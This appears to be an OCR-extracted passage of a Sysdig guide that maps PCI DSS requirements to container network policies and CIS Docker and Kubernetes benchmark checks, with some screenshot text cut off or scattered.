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
☑ 12379	0

DESELECT ALL

Time: Rate Group: Sum Metric: net.bytes.total

Detection

After getting visibility into the standard port behavior of a container or a service, you can easily create a policy to detect unexpected inbound/outbound behavior or control what TCP/UDP ports can be opened for listening.



Rule Type	Network Rule
Name	Allow inbound HTTPS connection
Description	Allow inbound TCP connections using port 443
Inbound Connection	● Allow ○ Deny
Outbound Connection	○ Allow ● Deny
TCP	● If Matching ○ If Not Matching
	443
UDP	● If Matching ○ If Not Matching
	Port numbers...
Tags	PCI ×

1.2. Restrict connections to untrusted networks

Requirement


Restrict inbound and outbound traffic to that which is necessary for the cardholder data environment, and specifically deny all other traffic.

Guidelines

Teams can use Kubernetes network policies to restrict inbound and outbound traffic from the cluster.

Sysdig Capabilities

Sysdig applies Kubernetes-native microsegmentation to restrict traffic. It uses Kubernetes metadata and application context to define least privilege network policies in Kubernetes.



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□	sock-shop	app=raw chart=raw-0.2.3 heritage=Helm release=sock-shop-namespace	Deployment: carts-mongodb-exporter	app.kubernetes.io/name=prometheus-mongodb-exporter app.kubernetes.io/instance=carts-mongoexp	mongod:27017

UNRESOLVED IPs ALLOW ingress from IPs/mask: 8.8.8.8/32

1.3. Examine firewall and router configurations

Requirement


Prohibit direct public access between the Internet and any system component in the cardholder data environment.

Guidelines

Teams can use Kubernetes network policies to restrict ingress or egress traffic between the cluster and internet.

Sysdig Capabilities

Sysdig applies Kubernetes-native microsegmentation to restrict traffic. It uses Kubernetes metadata and application context to define least privilege network policies in Kubernetes.



Below you see the network connections we have detected for **istio-pilot** organized by i... Learn more...


IN-CLUSTER ENTITIES   General egress rules: BLOCK all egress

Allow	CLIENT SIDE	SERVER SIDE				
	Client process name	**Namespace**	**Namespace labels**	**Controlled by**	**Pod controller labels**	**Listening port**
☐	pilot-discovery	istio-system	app=raw chart=raw-0.2.3 heritage=Helm release=istio-monitoring-namespaces	Deployment: istio-galley	istio=galley	9901

UNRESOLVED IPs

For some communications, cluster subnet list is incomplete. IPs not mapping to known subnets are marked as unknown.

Client process name	Destination	Address and port
pilot-discovery	unknown	10.15.240.1:443
pilot-discovery	unknown	10.15.244.18:9901


NS i...
de...
app=details
version=v1
DPL
pr...
app=productpage
version=v1
DPL
ra...
app=ratings
version=v1
DPL
re...
app=reviews
version=v1
DPL
re...
app=reviews
version=v2
DPL
re...
version=v3
app=reviews
DPL
NS i...
fl...
app=istio-flasknginx
version=blue
tier=flask
DPL
fl...
app=istio-flasknginx
version=green
tier=flask
DPL
ng...
app=istio-flasknginx
tier=nginx
DPL
vo...
role=voterapp
name=voter
app=nginxflask
DPL
NS istio-system
is...
istio=ingressgateway
app=istio-ingressgateway
DPL
pr...
app=prometheus
DPL
is...
SVC
is...
SVC
is...
15010
15014
DPL
istio=pilot
10...
443
IP
10...
9901
IP

Requirement 2
Do not use vendor-supplied defaults for system passwords and other security parameters

Malicious individuals (external and internal to an entity) often use vendor default passwords and other vendor default settings to compromise systems. These passwords and settings are well known by hacker communities and are easily determined via public information.

2.2 Configuration standards: CIS, ISO, SANS, NIST

Requirement Description
Develop configuration standards for all system components. Assure that these standards address all known security vulnerabilities and are consistent with industry-accepted system hardening standards. Sources of industry-accepted system hardening standards may include, but are not limited to:

- Center for Internet Security (CIS).
- International Organization for Standardization (ISO).
- SysAdmin Audit Network Security (SANS) Institute.
- National Institute of Standards Technology (NIST).

Guidelines
There are known weaknesses with many operating systems, databases and enterprise applications, and there are also known ways to configure these systems to fix security vulnerabilities. To help those that are not security experts, a number of security organizations have established system-hardening guidelines and recommendations, which advise how to correct these weaknesses.

2.2.a System configuration standards

Requirement Description
Examine the organization’s system configuration standards for all types of system components and verify that the system configuration standards are consistent with industry accepted hardening standards.


Container Compliance Approach

The CIS has published benchmarks for hardening docker and kubernetes. These can be used to verify secure configuration of the docker hosts, daemon, kubernetes services and other critical components of your container stack.


How Sysdig Can Help

Sysdig allows users to schedule the CIS Docker Benchmark and the CIS Kubernetes Benchmark to be run on areas of their infrastructure. Sysdig returns these results in a report format as well as metrics for dashboarding and alerting.


Dashboards



Reports


Compliance K8s
Everywhere
Edit Scope
EXPLORE
DASHBOARDS
ALERTS
EVENTS
CAPTURES
VH
Overall Pass %
25.9
-0.18 compared to 1 day ago
Overall Pass % Over Time
100
50
0
December
2020
February
Pass % By Section
compliance.k8s-bench.1.1.api-server.pass_pct
compliance.k8s-bench.1.2.scheduler.pass_pct
compliance.k8s-bench.1.3.controller-manager.pass_pct
compliance.k8s-bench.1.4.configure-files.pass_pct
compliance.k8s-bench.1.5.etcd.pass_pct
compliance.k8s-bench.1.6.general-security-primitives.pass_pct
compliance.k8s-bench.2.1.kubelet.pass_pct
compliance.k8s-bench.2.2.configuration-files.pass_pct
0
5
10
15
20
25
30
35
Pass % By Section Over Time
100
50
0
December
2020
February
Test Details (Overall)
compliance.k8s-bench.tests_pass
compliance.k8s-bench.tests_warn
compliance.k8s-bench.tests_fail
0
5
10
15
20
Test Details (2.1 - Kubelet)
compliance.k8s-bench.2.1.kubelet.tests_pass
compliance.k8s-bench.2.1.kubelet.tests_warn
compliance.k8s-bench.2.1.kubelet.tests_fail
0
2
4
6
8
Test Details (2.2 - Configuration Files)
Test Details (1.1 - API Server)
CET
10 S
1 M
10 M
1 H
6 H
1 D
2 W
CUSTOM
ZOOM 2x

LIVE: 11/26/2019 1:00 am - 2/4/2020 1:00 am (70 D)



BENCHMARKS

Results > CIS Kubernetes Benchmark

HIGH RISK 20 Fail 2 Warn 3 Pass

Completed on Feb 5, 2020 - 7:00 am

Host Mac 42:01:0a:80:00:0a

2.1. Kubelet

2.2. Configuration Files

2.1. Kubelet

● 2.1.1 Ensure that the --allow-privileged argument is set to false (Scored)

● 2.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)

● 2.1.3 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)

● 2.1.4 Ensure that the --client-ca-file argument is set as appropriate (Scored)

ort argument is set to 0 (Scored)

connection-idle-timeout argument is not set to 0 (Scored)

Remediation

Edit the /etc/kubernetes/kubelet file on each node and set the KUBELET_ARGS parameter to "--protect-kernel-defaults=true"

● 2.1.7 Ensure that the --protect-kernel-defaults argument is set to true (Scored)

✓ 2.1.8 Ensure that the --make-iptables-util-chains argument is set to true (Scored)

✓ 2.1.9 Ensure that the --hostname-override argument is not set (Scored)

● 2.1.10 Ensure that the --event-qps argument is set to 0 (Scored)


● 2.1.11 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as appropriate (Scored)

✓ 2.1.12 Ensure that the --cadvisor-port argument is set to 0 (Scored)

● 2.1.13 Ensure that the --rotate-certificates argument is not set to false (Scored)

● 2.1.14 Ensure that the RotateKubeletServerCertificate argument is set to true (Scored)

● 2.1.15 Ensure that the Kubelet only makes use of Strong Cryptographic Ciphers (Not Scored)



BENCHMARKS

Results > CIS Docker Benchmark

HIGH RISK | 0 Fail | 29 Warn | 76 Pass

Completed on Feb 5, 2020 - 7:00 am

Host Mac 42:01:0a:80:00:0a

1. Host Configuration
2. Docker daemon configuration
3. Docker daemon configuration files
4. Container Images and Build File
5. Container Runtime
6. Docker Security Operations
7. Docker Swarm Configuration

1. Host Configuration

1.1 Ensure a separate partition for containers has been created

1.2 Ensure the container host has been hardened

1.3 Ensure Docker is up to date

```
Using 18.09.7
```

owed to control Docker daemon

Remediation

Add a rule for Docker daemon. For example, add the line as below line in /etc/audit/audit.rules file: -w /usr/bin/docker -k docker Then, restart the audit daemon. For example, service auditd restart

1.5 Ensure auditing is configured for the Docker daemon

1.6 Ensure auditing is configured for Docker files and directories - /var/lib/docker

```
Directory not found
```

1.7 Ensure auditing is configured for Docker files and directories - /etc/docker

```
Directory not found
```

